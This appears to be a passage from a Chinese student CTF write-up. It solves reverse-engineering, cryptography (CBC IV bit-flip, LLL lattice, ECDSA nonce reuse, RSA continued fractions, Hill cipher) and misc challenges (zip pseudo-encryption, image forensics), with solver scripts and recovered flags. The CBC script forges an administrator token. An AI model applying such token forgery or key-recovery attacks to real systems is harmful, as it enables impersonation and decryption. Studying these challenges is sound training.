- (2) sub\_401550:将 a1 先左移 4 位，再将原数右移 4 位，然后进行按位或操作，最后取反。即将高 4 位地址和低 4 位地址的字符进行交换，然后取反。

```

1  __int64 __fastcall sub_401550(unsigned __int8 a1)
2 {
3     return ~(16 * a1 | (unsigned int)((signed int)a1 >> 4));
4 }

```

图 1-47 sub\_401550 函数代码示意图

- (3) sub\_4B7D90 这个函数比较复杂，结合上面的分析，可以知道，这是调用 map 映射的函数。

因此整个反汇编代码转换成 c++代码如下：


```

1  #include<iostream>
2  #include<map>
3  #include<string>
4  #include<vector>
5  int main(int argc, const char **argv, const char **envp) {
6      int input[36];
7      std::vector<int32_t> v;
8      v = {0xA7398D39,0x7EA7887E,0xF3DE7E39,0xB5F37E12,0x733AF388,0x7EDE73F3,0xA7DE8DAA,0xA7DEA739,0x8D7EB57E};
9      std::vector<int32_t> v2;
10     //std::map<char, int> m;
11     char m[] = {0x2E,0x7D,0xC5,0x1D,0x96,0xBA,0x4A,0xAE,0x11,0xB3,0x21,0xE6,0x6E,0xBB,0x1B,0xCD,
12     0xCB,0x34,0xDD,0x66,0xB7,0x5B,0x94,0x41,0x5A,0x36,0x89,0x7A,0xE9,0x60,0x46,0xFB,
13     0x13,0x10,0x86,0xDC,0xBF,0x72,0x5F,0x18,0x07,0xED,0xD8,0xA2,0xA4,0xF3,0x19,0x20,
14     0xF2,0xA9,0x26,0x48,0x61,0x6B,0x65,0x54,0xEA,0xD4,0xE1,0x05,0x0C,0x2B,0x0E,0xB0,
15     0x2F,0x63,0x30,0xC7,0x55,0xD2,0x85,0x52,0xD6,0xE4,0x9C,0x8B,0x00,0x17,0x91,0x28,
16     0xC6,0xB2,0x32,0x4F,0x67,0x6A,0x33,0x02,0x2D,0x4B,0xD7,0xEE,0x9A,0xB8,0xE2,0xAD,
17     0xD0,0xD3,0x49,0x06,0x24,0xC0,0xA1,0x0F,0xC2,0x5C,0x0A,0xA0,0x6F,0x38,0xF9,
18     0xDF,0x8A,0x09,0x84,0x92,0x3F,0x5E,0x43,0x9B,0x44,0x3E,0x03,0xB5,0x29,0xBE,0x1A,
19     0x97,0x0D,0x76,0xBC,0xCF,0x69,0xBD,0x3C,0x50,0xA3,0x58,0x04,0x12,0xD1,0xF4,0x22,
20     0xFD,0x31,0x93,0xB6,0x7B,0x3D,0x14,0x16,0x9D,0x8D,0xCC,0x40,0x9F,0x1C,0x98,0x9E,
21     0x62,0x59,0x7C,0xEF,0xA8,0xE7,0xFF,0x83,0xE3,0x39,0x56,0xF7,0x64,0xF8,0x6D,0xAC,
22     0xA5,0xF6,0xF1,0x79,0x53,0xDA,0xB1,0x5D,0x70,0x88,0x90,0xEC,0x7E,0xB4,0x8E,0x25,
23     0xC3,0xE0,0xA0,0x3B,0x8F,0xB9,0xC4,0x71,0x78,0xA7,0x23,0xEB,0x73,0x42,0x6C,0xE5,
24     0xF5,0x01,0x35,0x75,0xAB,0xA6,0x27,0xFA,0x51,0x4E,0x8C,0x82,0x68,0x1F,0x45,0xD9,
25     0xAF,0xC1,0x0B,0x80,0x4D,0x99,0xFE,0x2A,0x95,0x3A,0x37,0x77,0x74,0xC8,0x81,0xF0,
26     0x4C,0xDB,0xC9,0x08,0xCA,0x15,0xCE,0x57,0x1E,0x7F,0xD5,0x2C,0xDE,0xE8,0xFC,0x47};
27
28     std::cin >> input;
29     if (input.length() != 36) {
30         exit(0);
31     }
32
33     for(int i = 0; i < input.length(); i++){
34         input[i] = ~( ( (input[i] & 0x0f) << 4 ) | (input[i] >> 4) );
35         std::cout<<input[i];
36     }
37     for (int i = 0; i < input.length(); i += 4) {
38         int num = (m[input[i]] << 24) | (m[input[i + 1]] << 16) |
39         (m[input[i + 2]] << 8) | m[input[i + 3]];
40         v2.push_back(num);
41     }
42     if (v == v2) {
43         std::cout <<"you find it, flag is vmc{" << input << "}" << std::endl;
44     }
45 }

```

图 1-48 c++代码示意图

写出这个程序的逆过程，解出 flag:



```

30 int findIndex(int target) {
31     // 遍历数组 m，查找目标字符的索引
32     for (int i = 0; i < sizeof(m); ++i) {
33         if (m[i] == target) {
34             return i;
35         }
36     }
37     // 如果找不到，返回 -1
38     return -1;
39 }
40 int char_to_hex(char c){
41     if(c>='a'&&c<='f'){
42         return c-'a'+10;
43     }
44     else return c-'0';
45 }
46 int main() {
47     char hexStr[2];
48     int v2[72];
49     char ans[36];
50     unsigned int number1,number2;
51     for(int i=0;i<36;i++){
52         v[i]=findIndex(v[i]);
53     }
54     for(int i=0,j=0;i<36;i++,j+=2){
55         // std::cout<<v[i]<<std::endl;
56         sprintf(hexStr, "%x", v[i]);
57         // std::cout<<hexStr[0]<<" "<<hexStr[1];
58         // std::cout<<std::endl;
59         v2[j]=char_to_hex(hexStr[1])^0xf;
60         v2[j+1]=char_to_hex(hexStr[0])^0xf;
61         // std::cout<<v2[j]<<" "<<v2[j+1];
62         ans[i]=(char)(v2[j]*16+v2[j+1]);
63         std::cout<<ans[i];
64     }
65     return 0;
66 }
67

```

图 1-49 解密代码示意图

运行程序，得到 flag 为：cefe4cd4-04e8-473a-d403-c0f9c0cef484。

图 1-50 结果示意图

验证发现 flag 正确。

## 5. AES 加密

这是一个 AES128，加密十轮

那么`buf3`的部分对应的就是密钥，`sub\_4017F7`是密钥分发函数，`sub\_401CB1`是加密函数

图 1-51 加密过程示意图

因此将密文解密一下，加上 vmc{}，就可以得到 flag 了

图 1-52 解密过程示意图

## 1.3 密码

### 1. 分组密码工作模式

这是一个典型的 CBC 模式下的 AES 加密题目。目标是通过已知明文、密文和初始向量 (IV)，利用 CBC 的特性进行解密操作。

HUSTCTFer 账户的 token 是固定的 HUSTCTFer!\_\_\_\_\_, 并且每次会生成一个随机的用户密钥用于 AES CBC 加密。

管理员账户的 token 是 AdminAdmin!\_\_\_\_\_, 只有这个 token 能成功获得 flag。

CBC 模式中, 每个明文块在加密前都要与前一个密文块进行 XOR 操作。因此, 解密后的块需要与前一个密文块进行 XOR 操作才能还原出明文。

代码:

```
from pwn import xor
plt1=b'HUSTCTFer!_____'
output1="899b510e726e7868e597173aa5b19fa7de4226f937a7f13f48b6dcaa524b3bac"
iv1=bytes.fromhex(output1)[:16]
cip1=bytes.fromhex(output1)[16:]
plt2=b'AdminAdmin!_____'
iv2=xor(xor(plt1,iv1),plt2)
print(iv2.hex(),cip1.hex(),sep="")
```

运行上面的代码, 会生成新的初始向量与密文串, 用于验证管理员身份, 最终获取 flag。

### 2. 格密码

目标是从已知的  $h$ 、 $p$ 、 $c$  中求出  $m$ 。已知的方程和给定的信息如下:

$$h \cdot a = g + k \cdot p, \quad c = (h \cdot \text{random} + m \cdot a) \bmod p$$

首先, 通过  $h \cdot a = g + k \cdot p$ ,  $c = (h \cdot \text{random} + m \cdot a) \bmod p$  可以构造一个矩阵, 其中  $(1, h)$  和  $(0, p)$  被视为两个基, 并且  $a$  是我们想要的一个很小的数。因此, 我们可以使用 LLL 算法来找到这些基中的较小向量。LLL 算法返回的较小向量应该包含我们需要的  $a$  和一个可能的  $g$ 。

接下来, 我们利用方程  $c = (h \cdot \text{random} + m \cdot a) \bmod p$  来求解  $m$ 。

将方程改写成  $c \cdot a^{-1} = g \cdot \text{random} + m \cdot a \bmod p$ 。




通过模  $p$  的逆元来简化方程： $r \cdot m \cdot a^2 = (a \cdot c - g \cdot \text{random}) \bmod p$

再模  $g$ ： $m \cdot a^2 = (a \cdot c \bmod p) \bmod g$

最后，求解  $m$ ： $m = ((a \cdot c \bmod p) \cdot \text{invert}(a^2, g)) \bmod g$

代码如下：



```
In [7]: from Crypto.Util.number import *
from gmpy2 import invert
from sage.all import *

# from flag import flag
# flag = flag.encode("utf-8")
# m = bytes_to_long(flag)

h = 31197036442579936699848975881635196461489816459701596239052285876008933121026950776940833024574588854170505988239672234077468193544361588846
p = 95839660644812096134448182189130252913123457151920554007253392900712044748264493802783906985522598490959801711560168732109303713837062368936
c = 7671581686723621362912382239053785385454443158296814036606686503791778854725051043168076232498950433788691112987281128339942318249271308566

# 使用LLL算法来求解
Ge = Matrix(ZZ, [[1, h], [0, p]])
lll_result = Ge.LLL()
a, g = lll_result[0]
a, g = abs(a), abs(g)

# 解密过程
m = ((a * c % p) * invert(a * a, g)) % g
flag = long_to_bytes(m)
print(flag)

b'vmc{L4ttice_I5_pretty_easy_F0r_U!!!}'
```

图 1-53 代码示意图

运行得到 flag：`vmc{L4ttice_I5_pretty_easy_F0r_U!!!}`

### 3. DSA 签名

这是一个基于 ECDSA 的签名和验证系统，目标是利用已知信息生成一个有效的签名以获取 flag。

ECDSA 签名过程依赖于一个随机数  $k$  (nonce)。

每次签名使用相同的私钥生成不同的  $r$  和  $s$ ，并基于消息哈希值计算签名。

如果同一个 nonce 被用于不同消息的签名，可以通过如下公式推导出私钥：

$$k = \frac{(h_2 - h_1)}{(s_2 - s_1)} \bmod n$$

利用上述公式，我们可以通过两次签名来计算出 nonce。

通过计算出的 nonce，我们可以得到  $r_dA$ 。



通过计算出的  $r\_dA$ ，利用目标消息计算合法签名  $(r, s)$ 。

#### 4. RSA

flag 有两个部分，

部分 1 的加密过程：使用了一个 1152 位的强素数  $p_1$  和它的下一个素数  $p_2$ 。 $q_1$  是一个 512 位的强素数，通过 `getStrongPrime(512)` 获得。计算了  $n_1 = p_1 * p_1 * q_1$ ，并随机选择了一个 1024 位的强素数  $e_1$  作为加密指数。将 `part1` 编码为长整数 `msg1`，然后使用 RSA 加密得到 `c1`。

部分 2 的加密过程：使用了  $p_2$  和它的下一个素数  $q_2$ ，以及部分 1 相同的  $e_1$ 。计算了  $n_2 = p_2 * p_2 * q_2$ ，并找到了  $e_2$  作为下一个大于  $e_1$  的素数。将 `part2` 编码为长整数 `msg2`，然后使用 RSA 加密得到 `c2`。

现在，我们需要解密 `c1` 和 `c2`，然后拼接成完整的 flag。

由于  $p_1$  和  $p_2$  极大，直接因数分解不可行，我们只能利用  $p_1$  和  $p_2$  是相邻素数的条件，使用 Wiener's attack 来解题。

我们通过分析  $N_1/N_2$  的比例关系来找到素数  $Q_1$ 。首先，计算  $N_1/N_2$  的连分数展开，并求其各项渐进分数。在这些分数中，某个连分数的分母可能就是我们需要的  $Q_1$ 。我们利用连分数展开生成连分数的各项，并遍历这些分数以找到满足条件的  $Q_1$ 。

一旦找到  $Q_1$ ，利用  $Q_1$  和已知的  $N_1$  可以计算出对应的素数  $P_1$ ，并依此确定下一个素数  $P_2$  和  $Q_2$ 。接着，利用这些素数计算模数  $N_1$  和  $N_2$  的欧拉函数  $\phi_1$  和  $\phi_2$ ，进而计算出私钥  $d_1$  和  $d_2$ 。最后，利用私钥解密密文，得到原始消息的明文。

#### 5. 古典密码破译

Hill 密码是一种基于线性代数的多字母替换密码，加密过程涉及矩阵乘法和模运算。

首先将密文分解成一系列长度为 3 的向量。

根据已知条件穷举可能的矩阵元素，满足以下两个条件：

$$(118 \cdot a_1 + 109 \cdot a_2 + 99 \cdot a_3) \% 127 == 117$$

$$(125 \cdot a_1 + 32 \cdot a_2 + 32 \cdot a_3) \% 127 == 82$$

对满足条件的矩阵进行逆矩阵求解。

使用求得的逆矩阵对密文进行解密，将结果转换回字符，得到明文。

## 1.4 杂项

## 1. 压缩包加解密

用十六进制打开 Truezip.zip 文件，分别查看压缩源文件数据区和压缩源文件目录区的全局加密方式，都为 09 00，这是真加密方式。




图 1-54 十六进制示意图

修改第 1 个 0900 为 0000，变成伪加密。




图 1-55 修改十六进制数据示意图

保存修改后的文件，再次查看 zip 文件，发现解开了。




图 1-56 解开压缩包示意图

观察解压出来的图片，右下角的小定位块黑白颠倒了，我们需要将黑白像素转换一下，使用以下脚本来完成：

```
from PIL import Image

def swap_black_and_white(image_path, output_path):
    # 打开图片
    img = Image.open(image_path).convert("RGB") # 将图片转换为RGB模式，忽略alpha通道

    # 获取图片的宽度和高度
    width, height = img.size

    # 遍历图片的每一个像素
    for x in range(width):
        for y in range(height):
            # 获取并调整当前像素的颜色（忽略alpha）
            pixel_color = img.getpixel((x, y))[:3]

            # 判断像素颜色是否为黑色或白色，并进行互换
            if pixel_color == (0, 0, 0): # 黑色
                new_color = (255, 255, 255) # 设置为白色
            elif pixel_color == (255, 255, 255): # 白色
                new_color = (0, 0, 0) # 设置为黑色
            else: # 其他颜色保持不变
                continue

            # 设置新像素颜色
            img.putpixel((x, y), new_color)

    # 保存处理后的图片
    img.save(output_path, "PNG") # 确保输出也为PNG格式，如果你想保持原格式则不需要指定

# 使用函数
image_path = 'D:\\AAAA_recent_folder\\security_practice4\\misc\\TrueZip\\flag.png'
output_path = 'D:\\AAAA_recent_folder\\security_practice4\\misc\\TrueZip\\output.png'
swap_black_and_white(image_path, output_path)
print("图片处理完成。")
```

图 1-57 黑白色块调整代码示意图

运行该脚本，得到转换后的图片如下：




图 1-58 运行结果示意图

接着我将剩余的三个定位块用 ppt 拼起来，得到如下结果（添加了水印）：




图 1-59 结果示意图

扫描得到 flag 如下：

vmc{This\_is\_true\_ZIP!\_p\_-\_q\_}

## 2. 文件识别、合并与分离

使用 foremost 分离文件，得到以下结果：




图 1-60 分离文件示意图

查看 png 文件夹发现这样的一张图片：



HuStCsEnc

图 1-61 可疑图片示意图

查看 zip 文件夹，发现里面的 zip 文件需要密码，猜测上面图片中的字符串就是密码。




图 1-62 尝试破解压缩包示意图

尝试发现密码正确，成功解压，得到如下结果：

Data (D:) > AAAA\_recent\_folder > security\_practice4 > misc > 00000000 > Flags



图 1-63 解密 zip 文件示意图

图片倒过来看，猜测应该是要将 FakeFlag.txt 的内容用 MD5 加密。




图 1-64 解密后得到图片

MD5 加密后的结果为: 4059614b85477b90720a772f4fdbf1f6.

因此 flag 为 vmc{4059614b85477b90720a772f4fdbf1f6}

### 3. 图片隐写

首先解压 WhoAreYou.zip 文件, 尝试打开 WhoAreYou.jpg, 发现打不开, 于是用 winhex 打开进行分析。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII
00000000	E0	FF	D8	FF	46	4A	10	00	01	00	46	49	48	00	01	01	àÿøÿFJ	FIH
00000010	00	00	48	00	4A	00	E1	FF	66	69	78	45	4D	4D	00	00	H J áÿfixEMM	
00000020	00	00	2A	00	03	00	08	00	03	00	12	01	01	00	00	00	*	
00000030	00	00	01	00	0A	00	1A	01	01	00	00	00	32	00	00	00		2
00000040	0A	00	1B	01	01	00	00	00	3A	00	00	00	00	00	00	00	:	
00000050	48	00	00	00	01	00	00	00	48	00	00	00	01	00	00	00	H	H
00000060	2C	00	ED	FF	74	6F	68	50	6F	68	73	6F	2E	33	20	70	, iÿtohPohso.3 p	
00000070	42	38	00	30	04	04	4D	49	00	00	00	00	02	1C	0F	00	B8 0 MI	
00000080	54	0A	00	41	7A	61	70	6F	62	61	4C	20	E2	FF	00	73	T AzapobaL áÿ s	
00000090	43	49	F8	0B	52	50	5F	43	4C	49	46	4F	01	01	00	45	CIø RP_CLIFO E	
000000A0	E8	0B	00	00	00	00	00	00	00	00	00	02	72	74	6E	6D	è	rtnm
000000B0	20	42	47	52	20	5A	59	58	03	00	D9	07	15	00	1B	00	BGR ZYX ù	
000000C0	1F	00	24	00	70	73	63	61	00	00	00	00	00	00	00	00	\$ psca	

图 1-65 查看十六制文件头示意图

正常来讲, jpg 文件头应该是 FFD8FFE0, 这里刚好反过来了, 同样的文件尾也是反过来了, 正常的文件尾应该是 FFD9。

000AD470	40	A7	41	51	3F	3B	A5	1C	31	50	14	35	B4	7E	C3	AD	@SAQ?;¥ 1P 5'~Ã-
000AD480	45	51	E0	39	34	75	C8	04	28	8A	96	9F	09	03	40	17	EQà94uÈ (Š-Ÿ @
000AD490	95	1F	52	F8	65	82	A2	A8	C7	A8	9D	B0	02	41	51	34	• Røe,č"Ç" ° AQ4
000AD4A0	07	A5	C0	31	00	28	8A	22	A2	E8	1D	C5	60	47	41	9F	¥A1 (Š"çè Å`GAŸ
000AD4B0	FB	88	53	3C	D4	48	51	D4	50	9A	71	66	28	7E	CF	78	ù"Š<ÔHQÔPšqf(~İx
000AD4C0	A3	1E	83	A2	BF	D0	9C	93	5A	50	14	35	3A	CD	0D	D9	£ fççBo"ZP 5:İ Ù
000AD4D0	D1	A0	28	4A	93	63	84	6C	9A	2B	27	4C	03	89	A0	28	Ň (J"C„lš+'L % (
000AD4E0	A6	F4	BD	9F	45	51	B4	93	70	00	62	68	14	45	CE	68	;ô½ŸEQ"p bh Eİh
